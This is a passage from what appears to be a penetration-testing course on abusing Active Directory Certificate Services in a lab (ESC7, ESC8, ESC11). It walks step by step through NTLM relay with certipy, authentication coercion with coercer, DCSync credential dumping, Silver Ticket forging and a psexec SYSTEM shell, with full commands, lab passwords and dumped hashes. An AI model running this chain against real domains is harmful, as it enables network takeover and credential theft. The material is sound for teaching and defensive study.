  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                               __/ |
                              |___./
  v1.1.0

[*] Action: Request a Certificates

[*] Current user context    : DC\cken
[*] No subject name specified, using current context as subject.

[*] Template                : SubCA
[*] Subject                 : CN=cken, CN=Users, DC=lab, DC=local
```

```
[*] AltName                 : Administrator

[*] Certificate Authority   : WS01.lab.local\lab-WS01-CA

[!] CA Response             : The submission failed: Denied by Policy
Module
[!] Last status             : 0x80094012
[*] Request ID              : 10

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAuSzHPaz9yHX2k/3DFHtPCi4M2W6cHzqlv5bk3BIyVKEktCEW
y2uaLP35w0AKrn5HcXJl3iwCNevcBq2fSnEfSjBoTTU2jp6EgpCaACe4pw9JcgkP
YhX10nkY96XoEHTZLIu4lbagvgdFdZQCVwoA7ppq30bj4l/voYRo6jzD/gYDkHM6
fQxtYhLPi/ALWcVcGsCv5ncKQyPP4q1HFcmMM5mwL/APsyBpuSBGkyfvSWx46Tw0
yJgWTR8FOGjm5aJAze5IKti53cKXElIQWaFpX42CGSfzsZ725I8Y+qKwB2NXzryl
Bjo382zFGQnGslVHdBjpOSRV/J3VkKiWE+dyKQIDAQABAoIBAGb74FMMwpeaA2iK
<SNIP>

[X] Error downloading certificate: Cert not yet issued yet! (iDisposition:
2)

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft
Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
```

We will get the approval from the certificate authority console. Let's launch the certificate authority console, from the terminal, run `certsrv.msc`.



We right-click on the Request ID corresponding to the number that `Certify.exe` showed us, in this case, number `10`. Then go to `All tasks` and click on `Issue`.



The next step is to download the certificate. We will use the download option of `Certify.exe`:

Download Pending Request

```
PS C:\Tools> .\Certify.exe download /ca:WS01.lab.local\lab-WS01-CA /id:10


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                              __/ |
                             |___./
  v1.1.0

[*] Action: Download a Certificates
[*] Certificates Authority   : WS01.lab.local\lab-WS01-CA
[*] Request ID              : 10

[*] cert.pem         :

-----BEGIN CERTIFICATE-----
MIIFSzCCBDOgAwIBAgITZwAAAAq/m0pRSAmoSgAAAAAACjANBgkqhkiG9w0BAQsF
ADBCMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxEzARBgoJkiaJk/IsZAEZFgNsYWIx
FDASBgNVBAMTC2xhYi1XUzAxLUNBMB4XDTIzMTIwNjEyNDkxMVoXDTI4MTIwNDEy
NDkxMVowSzEVMBMGCgmSJomT8ixkARkWBWxvY2FsMRMwEQYKCZImiZPyLGQBGRYD
bGFiMQ4wDAYDVQQDEwVVc2VyczENMAsGA1UEAxMEY2tlbjCCASIwDQYJKoZIhvcN
AQEBBQADggEPADCCAQoCggEBALksxz2s/ch19pP9wxR7TwouDNlunB86pb+W5NwS
MlShJLQhFstrmiz9+cNACq5+R3FyZd4sAjXr3Aatn0pxH0owaE01No6ehIKQmgAn
<SNIP>

Certify completed in 00:00:00.0766972
```

Once finished, we will proceed to download the certificate and combine the `RSA PRIVATE KEY` with the `CERTIFICATE` in a single file which we will call `cert.pem`. In case of any doubt, please refer to the `ESC7` section.

Let's convert the file to a certificate:

Convert pem to pfx

```
PS C:\Tools> & "C:\Program Files\OpenSSL-Win64\bin\openssl.exe" pkcs12 -in approved.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out approved.pfx
```

```
Enter Export Password:
Verifying - Enter Export Password:
```

Finally, we use the certificate to request a `TGT` and the `NT Hash`:

Request the TGT and the NT Hash

```
PS C:\Tools> .\Rubeus.exe asktgt /user:administrator
/certificate:approved.pfx /getcredentials


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=cken, CN=Users,
DC=lab, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'lab.local\administrator'
[*] Using domain controller: 172.16.19.3:88
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIGQjCCBj6gAwIBBaEDAgEWooIFWzCCBVdhggVTMIIFT6ADAgEFoQsbCUxBQi5MT0NBTKIeMB
ygAwIB

AqEVMBMbBmtyYnRndBsJbGFiLmxvY2Fso4IFGTCCBRWgAwIBEqEDAgECooIFBwSCBQOiG2nNVv
RgNCeQ

NRjPw49xi1gKsT9J38XR/9B3i80sBboXr8FaghaBNZnqKpXufp4F+9aDAErv+cf6gHiXKYgEqL
f6lxwz

Ap5nd07Z1KWNna0kmI5AvMyEyUVq1RVveXRTCdGqLh9nTHimO44EjceCcaEPHveMlN2gpENh4S
OAs8Iq

EAlXA16nDSo5u4en6uYXKmN33mOT3Nl2pFEcfcU01SvAUCQ+LhFA+HbpGYHmzUSdhYUf6k4RVn
b6NR2E

pk9luRsGg+jCK5CjnlHIG9kaB+mFHnxkOX0cfX15y1qWaIdd84C6tBc8HWH3D3Q0NIWs4TU+vA
PwpHMk

vA99lNWlVbmI2csJVyCFRpGYdNWfmLpf5nMbSzMJU5soDL20RyhspY/6E37QAF9y3VegOJtYa3
```

```
phLKxT

iV0Zym98TqampSFwRENAvNyH1N1QA3Rwj9t+/FE8poNLhF0mTWicqWSEsXZP2I4uCd5l8rSXxv
HT8n03<SNIP>

  ServiceName              :  krbtgt/lab.local
  ServiceRealm             :  LAB.LOCAL
  UserName                 :  administrator (NT_PRINCIPAL)
  UserRealm                :  LAB.LOCAL
  StartTime                :  12/6/2023 7:05:11 AM
  EndTime                  :  12/6/2023 5:05:11 PM
  RenewTill                :  12/13/2023 7:05:11 AM
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  hP9R5++GDiL3VThNvL0K8g==
  ASREP (key)              :  319695637B37E8A4DCEF96D055286227

[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : BDAFFBFE64F1FC646A3353BE1C2C3C99
```


From here on we can use the ticket or the hash to continue our attack on the Domain controller.

ESC8

`ESC8` and `ESC11` are ADCS misconfigurations that can be abused using `NTLM Relay`.

Understanding ESC8 - NTLM Relay to AD CS HTTP Endpoints

`NTLM relay` is an attack where we intercept and then send authentication messages between devices on a network. To perform the NTLM relay attack against domain-joined machines, an adversary pretends to be a legitimate server for the client requesting authentication, in addition to pretending to be a legitimate client for the server that offers a service, relaying messages back and forth between them until establishing an authenticated session. After establishing an authenticated session with the server, the adversary abuses it to carry out authorized actions on behalf of the client; for the client, the adversary either sends an application message stating that authentication failed or terminates the connection:



Note: To learn more about NTLM Relay attacks check the NTLM Relay Attacks module.

`ADCS` supports various enrollment methods, including `HTTP-based enrollment`, which allows users to request and obtain certificates over `HTTP`.

We can relay `HTTP NTLM` authentication to a certificate enrollment interface, an HTTP endpoint used for interacting with the `Certification Authority (CA)` role service. The `CA`'s web enrollment role service provides a set of web pages designed to facilitate interactions with the `CA`. These web enrollment endpoints are typically accessible at `http://<servername>/certsrv/certfnsh.asp`. Under certain conditions, we can exploit these web enrollment endpoints to request certificates using authenticated sessions obtained through `NTLM Relay`. When successful, we can impersonate the authenticated users' sessions to request certificates as them from the `CA`.

As the NTLM Relay Attacks module explains, the `HTTP` protocol does not verify the `NTLM signature` during authentication. Therefore, if the HTTP enrollment endpoint is enabled, we can obtain NTLM authentication (via authentication coercion or poisoning), relay it to the PKI server's HTTP endpoint, and request a certificate for the authenticated account.

ESC8 Abuse Requirements

SpecterOps's blog post Certified Pre-Owned describes the `ESC8` misconfiguration as: "If an environment has AD CS installed, along with a vulnerable web enrollment endpoint and at least one certificate template published that allows for domain computer enrollment and

client authentication (like the default Machine/Computer template), then an attacker can compromise ANY computer with the spooler service running!"; in brief, `ESC8` is " `NTLM Relay to AD CS HTTP Endpoints`". The idea behind the `ESC8` abuse is to coerce authentication from a machine account and relay it to `AD CS` to obtain a certificate that allows for client authentication; afterward, we abuse the certificate to forge a Silver Ticket. Therefore, if the `AD CS` is vulnerable to `ESC8`, we can compromise any computer in the domain from which we can coerce authentication.

The conditions for `ESC8` to be abused within an environment that uses `AD CS` are:

- A vulnerable web enrollment endpoint.
- At least one certificate template enabled allows domain computer enrollment and client authentication (like the default Machine/Computer template).

Note: Although in this section we will be focusing on attacking domain machines, in the same way, that we can use NTLM Relay to compromise a machine, we can also use it to compromise users.

ESC8 Enumeration and Abuse

We will use the lab we used for `ESC5` to abuse `ESC8`. In this lab, we will connect via SSH using the credentials `htb-student:HTB_@cademy_stdnt!` to the attack box, which we will use to perform the domain escalation. In the internal network of this computer, we will find a domain `LAB-DC` and a Workstation `WS01` where the `ADCS` service is installed.

To successfully exploit `ESC8`, we will coerce `DC01` to authenticate against a machine we control and then relay its NTLM authentication to the `ADCS` server's HTTP web enrollment endpoints to generate a certificate that we can later use to authenticate as the coerced account/machine.

ESC8 Enumeration from Linux

Let's connect to the attack box maching using SSH to the target computer:

```
sshpass -p 'HTB_@cademy_stdnt!' ssh [email protected]
```

Note: It's recommended to use 2 SSH connections or use tmux to perform this abuse domain escalation.

First, we will perform an internal ping sweep scan to identify the computers within the network.

Network enumeration

```
nmap -sn 172.16.19.0/24

Starting Nmap 7.80 ( https://nmap.org ) at 2023-11-23 12:16 UTC
Nmap scan report for 172.16.19.3
Host is up (0.00022s latency).
MAC Address: 00:50:56:B9:8F:86 (VMware)
Nmap scan report for 172.16.19.5
Host is up (0.00026s latency).
MAC Address: 00:50:56:B9:5B:5B (VMware)
Nmap scan report for ubuntu (172.16.19.19)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.01 seconds
```

With this information, we can proceed to perform a more detailed analysis of each computer using Nmap scripts:

NMAP Enumeration

```
nmap 172.16.19.3,5 -sC -sV -o nmapscan.txt

Starting Nmap 7.80 ( https://nmap.org ) at 2023-11-23 12:19 UTC
Stats: 0:00:01 elapsed; 0 hosts completed (2 up), 2 undergoing SYN Stealth
Scan
SYN Stealth Scan Timing: About 65.12% done; ETC: 12:19 (0:00:01 remaining)
Nmap scan report for 172.16.19.3
Host is up (0.000066s latency).
Not shown: 989 closed ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time:
2023-11-23 12:19:35Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: lab.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=lab-dc.lab.local
| Subject Alternative Name: othername:<unsupported>, DNS:lab-dc.lab.local
| Not valid before: 2023-07-06T10:34:05
|_Not valid after:  2024-07-05T10:34:05
|_ssl-date: 2023-11-23T12:22:05+00:00; 0s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
```

```
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: lab.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=lab-dc.lab.local
| Subject Alternative Name: othername:<unsupported>, DNS:lab-dc.lab.local
| Not valid before: 2023-07-06T10:34:05
|_Not valid after:  2024-07-05T10:34:05
|_ssl-date: 2023-11-23T12:22:05+00:00; +1s from scanner time.
<SNIP>

Nmap scan report for 172.16.19.5
Host is up (0.000083s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE       VERSION
80/tcp  open  http          Microsoft IIS httpd 10.0
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|   NTLM
|_  Negotiate
| http-ntlm-info:
|   Target_Name: DC
|   NetBIOS_Domain_Name: DC
|   NetBIOS_Computer_Name: WS01
|   DNS_Domain_Name: lab.local
|   DNS_Computer_Name: WS01.lab.local
|_  Product_Version: 10.0.17763
|_http-server-header: Microsoft-IIS/10.0
|_http-title: 401 - Unauthorized: Access is denied due to invalid
credentials.
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp open  ssl/http      Microsoft IIS httpd 10.0
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|   NTLM
|_  Negotiate
| http-ntlm-info:
|   Target_Name: DC
|   NetBIOS_Domain_Name: DC
|   NetBIOS_Computer_Name: WS01
|   DNS_Domain_Name: lab.local
|   DNS_Computer_Name: WS01.lab.local
|_  Product_Version: 10.0.17763
|_http-server-header: Microsoft-IIS/10.0
|_http-title: 401 - Unauthorized: Access is denied due to invalid
credentials.
| ssl-cert: Subject: commonName=lab-WS01-CA
| Not valid before: 2023-07-06T09:44:47
|_Not valid after:  2122-07-06T09:54:47
|_ssl-date: 2023-11-23T12:22:06+00:00; +2s from scanner time.
| tls-alpn:
```

```
|_  http/1.1
<SNIP>
```

Let's use `certipy` to find vulnerabilities in the CA:

Enumerate CA with certipy

```
certipy find -u blwasp -p 'Password123!' -dc-ip 172.16.19.3 -vulnerable -
stdout

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Trying to get CA configuration for 'lab-WS01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'lab-WS01-CA' via
CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access
denied error.
[*] Trying to get CA configuration for 'lab-WS01-CA' via RRP
[*] Got CA configuration for 'lab-WS01-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : lab-WS01-CA
    DNS Name                            : WS01.lab.local
    Certificate Subject                 : CN=lab-WS01-CA, DC=lab, DC=local
    Certificate Serial Number           : 238F549429FFF796430B5F486159490B
    Certificate Validity Start          : 2023-07-06 09:44:47+00:00
    Certificate Validity End            : 2122-07-06 09:54:47+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Permissions
      Owner                             : LAB.LOCAL\Administrators
      Access Rights
        ManageCertificates              : LAB.LOCAL\Administrators
                                          LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
        ManageCa                        : LAB.LOCAL\Administrators
                                          LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
        Enroll                          : LAB.LOCAL\Authenticated Users
    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled and
```


```
Request Disposition is set to Issue
      ESC11                              : Encryption is not enforced for
ICPR requests and Request Disposition is set to Issue
Certificate Templates                    : [!] Could not find any
certificate templates
```

In the above output we see that the `CA` is vulnerable to `ESC8` and `ESC11`.

ESC8 Abuse from Linux

We need a computer in the domain, other than the CA itself, to authenticate against our machine to carry out this attack. To achieve this, we will use `authentication coercion`.

`Authentication coercion` attacks initiate an operation that forces the client to authenticate against us even if they do not intend to initiate authentication. These attacks usually rely on insecure code in some protocols used by sensitive servers. As mentioned by @podalirius_ "The root cause of this vulnerability/feature in each of these methods is that Windows machines automatically authenticate to other machines when trying to access UNC paths like `\\172.16.117.30\file.txt`." The below sequence diagram showcases the concept of how we can chain authentication coercion with relaying attacks:



We can coerce NTLM authentication from a domain computer using tools such as PetitPotam, PrinterBug, Coercer, etc. These tools use different methods to perform this action.

Using `Certipy`, we relay the obtained authentication to the `CA HTTP endpoint` and specify that we want to get a certificate from the `Machine` template, which allows client authentication for the domain computer. If the coerced authentication originates from a domain controller, the `DomainController` template should be used instead.

`Certipy` facilitates the relay process, allowing us to obtain a certificate successfully. There are two steps to this attack:

1. Using the `relay` option, we use Certipy to listen or wait for authentication via NTLM and then add two arguments: the target `172.16.19.5` will be the CA or ADCS server, and then we add the template, which must correspond to the machine we are attacking. In this case, as the CA is not in the domain, we will attack the domain controller directly and therefore we have to use the `DomainController` template with the `-template <TemplateName>` option:

Certipy using relay listeing

```
sudo certipy relay -target 172.16.19.5 -template DomainController

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting http://172.16.19.5/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
```

1. In another console or shell, we use some available tools to coerce authentication against our target domain. We will use `coercer` with the option `coerce`. The arguments `-l 172.16.19.19` to specify the machine where we will be listening (`172.16.19.19` is our Linux machine from which we are attacking), we specify the target `-t 172.16.19.3` (the domain controller) and finally we pass the user and password with the options `-u` and `-p`, respectively. When `coercer` asks us for `Continue (C) | Skip this function (S) | Stop exploitation (X) ?` press `c` to continue with the attack and then `x` to stop exploitation.

Performing Authentication Coercion

```
coercer coerce -l 172.16.19.19 -t 172.16.19.3 -u blwasp -p 'Password123!'
-d lab.local -v

       ______
      / ____/___  ___  _____________  _____
     / /   / __ \/ _ \/ ___/ ___/ _ \/ ___/
    / /___/ /_/ /  __/ /  / /__/  __/ /      v2.4.3
    \____/\____/\___/_/   \___/\___/_/       by @podalirius_

[info] Starting coerce mode
[info] Scanning target 172.16.19.3
[*] DCERPC portmapper discovered ports:
49664,49665,49666,49667,49696,49699,49673,49745,49714,49693
[+] Coercing '172.16.19.3' to authenticate to '172.16.19.19'
[+] DCERPC port '49696' is accessible!
   [+] Successful bind to interface (12345678-1234-ABCD-EF00-0123456789AB,
```

```
1.0)!
      [!] (NO_AUTH_RECEIVED) MS-
RPRN──>RpcRemoteFindFirstPrinterChangeNotification(pszLocalMachine='\\172.
16.19.19\x00')
Continue (C) | Skip this function (S) | Stop exploitation (X) ? c
      [>] (-testing-) MS-
RPRN──>RpcRemoteFindFirstPrinterChangeNotificationEx(pszLocalMachine='\\17
2.16.19.19\x00')
```

Note: It's worth keeping in mind that some computers can be set up or updated to prevent coerced authentication. In such cases, we may need to try attacking other computers within the same network to obtain login credentials or more data that can help us gain higher-level access to the network.

When we run `Coercer` or any of the other tools, we will see in the console that we have `certipy` running, a request from the machine we are attacking:

Certipy receives authentication from the LAB-DC Domain Controller

```
sudo certipy relay -target 172.16.19.5 -template DomainController

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting http://172.16.19.5/certsrv/certfnsh.asp (ESC8)
[*] Listening on 0.0.0.0:445
DC\LAB-DC$
[*] Requesting certificate for 'DC\\LAB-DC$' based on the template
'DomainController'
[-] Got error: timed out
[-] Use -debug to print a stacktrace
DC\LAB-DC$
[*] Requesting certificate for 'DC\\LAB-DC$' based on the template
'DomainController'
[*] Got certificate with DNS Host Name 'lab-dc.lab.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'lab-dc.pfx'
[*] Exiting...
```

This `LAB-DC$` request will generate a certificate that will be saved as `lab-dc.pfx`.

Request a TGT as the Domain Controller

```
certipy auth -pfx lab-dc.pfx
```

```
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: [email protected]
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'lab-dc.ccache'
[*] Trying to retrieve NT hash for 'lab-dc$'
[*] Got hash for '[email protected]':
aad3b435b51404eeaad3b435b51404ee:92bd84175886a57ab41a14731d10428a
```

The next step will be to use this certificate to request a TGT and obtain the domain controller hash. With the DC TGT or hash, we can perform two operations. The first would be unique to a domain controller, and we can perform a DCSync attack, and the second would be to create a Silver Ticket. This one is useful when we are not attacking domain controllers, as we can compromise any machine in the network with this method. Let's do both.

To perform a `DCSync` attack, we can use the TGT `lab-dc.ccache` or the `NT Hash` with secretsdump.py as follows:

Perform DCSync using the TGT as the Domain Controller

```
KRB5CCNAME=lab-dc.ccache secretsdump.py -k -no-pass lab-dc.lab.local

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] Policy SPN target name validation might be restricting full DRSUAPI
dump. Try -just-dc-user
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bdaffbfe64f1fc646a3353b
e1c2c3c99:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
<SNIP>
```

Perform DCSync using the NT Hash as the Domain Controller

```
secretsdump.py 'lab-dc$'@lab-dc.lab.local -hashes
:92bd84175886a57ab41a14731d10428a

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 -
rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
```

```
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bdaffbfe64f1fc646a3353b
e1c2c3c99:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
<SNIP>
```

It is possible to utilize `secretsdump` to target workstations and server other than targeting domain controllers. By extracting credentials or hashes from other computers, it may be feasible to elevate privileges within the domain.

The second method is performing a `Silver Ticket` attack. For that, we need the target's machine (i.e., `LAB-DC$`) hash, which in this case, is `92bd84175886a57ab41a14731d10428a`, the `Domain SID`, and a specific `SPN` to abuse. To learn more about `Kerberos Attacks` and the Silver Ticket Attack, refer to the Kerberos Attacks Module.

Query the DC for the Domain SID

```
lookupsid.py 'lab-dc$'@172.16.19.3 -hashes
:92bd84175886a57ab41a14731d10428a

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Brute forcing SIDs at 172.16.19.3
[*] StringBinding ncacn_np:172.16.19.3[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-1817219280-1014233819-995920665
```

Next, we need to create the Silver Ticket. To forge one, will use ticketer.py from `impacket`, passing the machine hash with the option `-nthash 92bd84175886a57ab41a14731d10428a`, the `SID` of the domain with the `-domain-sid <SID>` option, the name of the domain with the `-domain <DOMAIN NAME>` option, and the `CIFS SPN` to be able to utilize `psexec` or `smbexec` ::

Forge a Silver Ticket

```
ticketer.py -nthash 92bd84175886a57ab41a14731d10428a -domain-sid S-1-5-21-
1817219280-1014233819-995920665 -domain lab.local -spn cifs/lab-
dc.lab.local Administrator

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for lab.local/Administrator
[*]     PAC_LOGON_INFO
```

```
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in Administrator.ccache
```

We can finally use the Silver Ticket with `psexec.py` or any other tool of our choice:

Perform a Pass the Ticket attack with PsExec

```
KRB5CCNAME=Administrator.ccache psexec.py -k -no-pass lab-dc.lab.local
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on lab-dc.lab.local.....
[*] Found writable share ADMIN$
[*] Uploading file BNteByel.exe
[*] Opening SVCManager on lab-dc.lab.local.....
[*] Creating service qYOr on lab-dc.lab.local.....
[*] Starting service qYOr.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami && hostname
nt authority\system
lab-dc
```

ESC11

`ESC11` domain escalation is similar to `ESC8`; instead of requesting certificates via the `HTTP` web enrollment endpoints, `RPC` / `ICRP` enrollment endpoints are utilized.

Understanding ESC11 - NTLM Relay to AD CS ICRP Endpoints

By default, ADCS exposes an RPC endpoint for certificate enrollment called the `MS-ICPR` RPC interface. The RPC protocol allows each interface to define its NTLM signature management policy. In the case of the `MS-ICPR` interface, the setting of the `IF_ENFORCEENCRYPTICERTREQUEST` flag determines whether the signature check is enabled.

By default, this flag is configured to verify the signature. However, if an administrator has modified this setting due to authentication issues in the Active Directory (which may occur if older Windows Server versions like Windows Server 2012 or 2008 are present in the domain), it becomes possible to carry out an NTLM relay attack and request a certificate from an authorized certificate template.

ESC11 Abuse Requirements

The flag `IF_ENFORCEENCRYPTICERTREQUEST` enforces the encryption of certificate enrollment requests between a client and the `CA`; the client must encrypt any certificate request it sends to the CA. Therefore, if the `CA` does not have the flag `IF_ENFORCEENCRYPTICERTREQUEST` set, unencrypted sessions (think relaying coerced SMB NTLM authentication over HTTP) can be used for certificate enrollment.

Throughout engagements, if we can relay the `HTTP NTLM` authentication (or rather coerce SMB NTLM authentication and relay it over HTTP) and establish authenticated sessions over a `CA` with this flag disabled, we can request certificates over `AD CS ICPR` endpoints for the machines/users.

To know more about `ESC11`, refer to the blog post Relaying to AD Certificate Services over RPC by Sylvain Heiniger and his team who discovered it.

ESC11 Enumeration and Attack

We will discuss how to enumerate and abuse `ESC11` from Linux. We will use the same lab we used in the previous section.

Note: If we were not attacking a domain controller, we can make the same attack on any computer within the network, but we would have to use a template that can be used for authentication of computers.

ESC11 Enumeration from Linux

Let's use `certipy` to find vulnerabilities within the `CA`:

Find vulnerable servers with Certipy

```
certipy find -u blwasp -p 'Password123!' -dc-ip 172.16.19.3 -vulnerable -
stdout

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
